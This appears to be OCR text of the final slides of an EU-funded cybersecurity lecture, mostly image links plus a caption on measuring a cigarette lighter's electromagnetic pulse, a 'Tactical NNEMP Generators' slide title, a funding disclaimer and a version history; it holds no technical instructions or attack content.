
Just a… cigarette lighter, 1 m line of sight distance
200 mV/div vertical, 2 ns/div horizontal, untuned wire antenna



Tactical NNEMP Generators











[https://vojenskerozhledy.cz/kategorie/zbrane-se-smerovou-energii]


Do not underestimate electronic geeks with internet gadgets




















Thank you for your attention

Co-funded by the European Union
Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or the European Cybersecurity Competence Centre. Neither the European Union nor the European Cybersecurity Competence Centre can be held responsible for them

Supported by ECCC
The project funded under Grant Agreement No. 101158662 is supported by the European Cybersecurity Competence Centre

History (year-month-day format)

- 2025-05-07, version 1.2, Stage#2 synchronization updated
- 2025-05-07, version 1.1, PS attack vectors update
- 2025-04-16, version 1.0 release for MFF UK